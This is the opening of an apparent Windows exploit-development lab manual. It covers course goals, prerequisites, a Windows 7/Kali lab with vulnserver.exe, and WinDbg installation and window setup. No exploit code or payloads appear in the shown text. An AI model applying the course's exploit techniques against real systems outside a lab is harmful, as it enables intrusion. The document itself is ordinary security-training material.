An Introduction to Windows Exploit Development

By: Connor McGarr




Table of Contents

1. Contact and Questions

Please feel free to contact me at connormcgarr7@gmail.com with any questions, comments, corrections, or criticism!

2. What Is this Course About?

This course serves simply an introduction to Windows exploit development. The penetration testing lifecycle often reaches a crossroad between staring at access into an environment or turning around to look for another path. Often times penetration testers rely on abusing Active Directory misconfigurations to move laterally within an environment. Pause for a moment and think- what if you are dropped into a hardened Active Directory environment? What if the only devices in scope are third-party pieces of software, or better yet, in house developed applications by an organization that are not Active Directory connected? Would it still be possible to gain access? Move laterally? This course will give you the foundations to develop exploits within the Windows operating system to take advantage of application flaws. Topics eventually for this course will include:

1. Instruction pointer overwrites
2. SEH bypasses and bypassing restrictive space
3. Manual shellcoding and alphanumeric shellcoding
4. Bypassing DEP and ASLR
5. Kernel mode exploitation

3. Prerequisite Knowledge

This course serves as an introductory course. However, certain prerequisite knowledge will be extremely helpful before diving in. Some of the following knowledge will greatly benefit you and will help you get the most out of this course. **Note that you don't *necessarily* need any/all of these prerequisites**.

1. TCP/IP networking
    a. Although this is not a networking course- understanding networking will help, as most exploits shown will be remote exploits over a network.
2. Basic Linux/BASH knowledge
    a. Although this is a Windows exploitation course, we will be developing our exploits within Kali Linux. This will require BASIC knowledge of BASH.
3. Basic Python knowledge
    a. Understanding Python and socket programming will be very useful, but not required.
4. x86/x64 Assembly/Data Structures

a. Understanding various concepts such as **push**, **pop**, **xor**, and **jmp**/**call**/**ret** will be very useful. In addition, understanding how the stack works will greatly benefit you. However, there will be a lot of information about the aforementioned concepts in this course, to compensate any lack of knowledge.

Do not be discouraged if you have little or no knowledge of any of the above items. You will be given as much background knowledge as possible before fully introducing a concept.

4. What Will You Need?

We will be focusing on the Windows operating system specifically for this course. There are no quizzes, tests, or anything of that nature. This document (and future documents) will serve as the "lab manual" for this course. This first lab manual will serve as an introduction to exploit development, simple instruction pointer overwrites, simple vulnerability identification, and fuzzing. This lab manual will be subsequently followed up with more intermediate exploitation concepts such as structured exception handler (SEH) bypasses, shellcoding manually, bypassing mitigations such as data execution prevention (DEP), bypassing restrictive space, and other related concepts. Take note- this course as a whole is not a reverse engineering course. We will ***mostly*** look at things from a "black box" perspective (no prior access/knowledge to code). To complete this course, take a look below at the items you will need (this will be subject to change in future lab manuals).

1. Windows 7 x86 VM (with WinDbg and vulnserver.exe)
2. Kali Linux VM

Make sure your Kali Linux instance is able to successfully communicate with the Windows 7 lab machine.

5. Setting Up Our Debugging Environment Locally

Let's get right into it and start configuring our environment (if you have opted for the local install). Windows 7 x86 will serve as the OS for our debugging machine. Get a Windows 7 x86 virtual machine stood up and configure the network adapter to NAT.

Once that is stood up head over to https://developer.microsoft.com/en-us/windows/downloads/sdk-archive/ and grab a copy of WinDbg. WinDbg is the debugger that we are going to use for this course. A debugger will allow us to pause execution of our application, take a look at the state of the CPU registers, and look at contents of memory. (Perform these actions on your Windows 7 x86 VM)

Navigate to **Windows 8.1 SDK** and select **INSTALL SDK**.




Figure 1: WinDbg download

This should download **sdksetup.exe**. Open this file to run the installer. Follow these steps to install:

1. Make sure to accept all of the licensing prompts required
2. Select the default installation path
3. Select your preferred option for **Customer Experience Improvement Program (CEIP)**
4. Accept the last licensing agreement

After completing all of the above steps, let's install WinDbg. We don't need every single feature that the software development kit (SDK) gives us. We only want to install the **Debugging Tools for Windows**. Let's do that.




Figure 2: Installing the debugging tools

Click on **Install** to continue. You now should have WinDbg installed. To verify this, click the **Start** button and search **windbg** in Windows.




Figure 3: Verifying the WinDbg installation

To make things easier, you are more than welcome to create a shortcut to this application on the desktop or pin it to the taskbar.

Now that we have installed our debugger, we need to figure out how this debugger works. You may be having a few questions at the currently. “Which

windows are important to us? How does the debugger even help us to find vulnerabilities and develop exploits?”

Do not worry, we will address all of this in a moment. Let’s configure our debugger properly first. Open up **WinDbg (X86)**.




Figure 4: WinDbg (X86)

We will be taking a look at the **View** tab in WinDbg. This is where the windows we want to view are stored. Let’s start with the **Command** window. Open the window by selecting **View** > **Command**. This will open a **Command** window, as shown in Figure 5 below.




Figure 5: WinDbg **Command** window

The **Command** window in WinDbg is EXTREMLEY useful to us as exploit developers. This window allows us to execute various WinDbg commands and allows for scripting within the WinDbg environment (scripting is not in scope of this course).

The next window we want to open is the **Registers** window. This window will allow us to easily view the contents of the CPU registers. Information about the registers in the x86 architecture will be explained in the latter portions of this lab manual. For now, open this window by clicking **View** > **Registers**.




Figure 6: WinDbg **Registers** and **Command** windows

Notice how the two windows are right next to each other. Know that WinDbg doesn't play nicely with resizing windows. The best advice I can give you, is to open WinDbg in full screen and try to resize the windows accordingly. We will eventually save this configuration, so that we don't have to do this every time we open up WinDbg.

Before moving on, let's customize our register layout to make things easy for us. The registers, as mentioned previously, will be explained in the x86 Architecture and the Stack Data Structure section of this lab manual. For now, just follow the below steps to get everything working. Click on **Customize** on the

Registers window. Delete the words **eax, ecx, edx, ebx, esp, ebp, esi, edi, eip**. After deleting them, paste these values in the front of the list. This will allow them to be more easily found.




Figure 7: Changing the order of the registers

Let's now move on to the **Disassembly** window. To open the **Disassembly** window, select **View** > **Disassembly**. Again, the resizing will not play nicely, so just do your best to try to try to get your windows to look like Figure 6 below (top left corner). This may take some time ☺.




Figure 8: WinDbg **Registers**, **Command**, and **Disassembly** windows

The **Disassembly** window is used to disassemble executable code into assembly language. This will show us what memory addresses point to which assembly instructions. This is one of the most important windows we will use. Looking into memory is the essence of the exploit development lifecycle. Memory, for our purposes, refers to virtual memory. Virtual memory is mapped to physical memory (RAM). Memory ***DOES NOT*** refer to (for our purposes) disk memory (solid state drives, hard drives, etc). This lab manual **does not** consider memory paging to be in scope (memory paging refers to translating virtual memory to physical memory). For this course, we will only worry about virtual

memory. If you are curious as to why memory paging exists- it is because physical memory (RAM) is an expensive resource, as there is a fixed amount. Virtual memory allows processes to utilize shared memory, by mapping multiple virtual pages to on physical page, to conserve resources.

Moving on, let's open up our second to last window, **Memory**. To open, select **View** > **Memory**. Again, just do your best to get the windows formatted properly, as shown below.




Figure 9: WinDbg **Registers**, **Command**, **Disassembly**, and **Memory** windows

The **Memory** window allows us to view and analyze different sections of memory at a higher level than the **Disassembly** window. It *GENERALLY* will show the contents of the stack, in our case (we will set it to @esp).

The last window we are going to use, is the **Call Stack** window. Open this window by selecting **View** > **Call Stack**.




Figure 10: Fully configured WinDbg instance

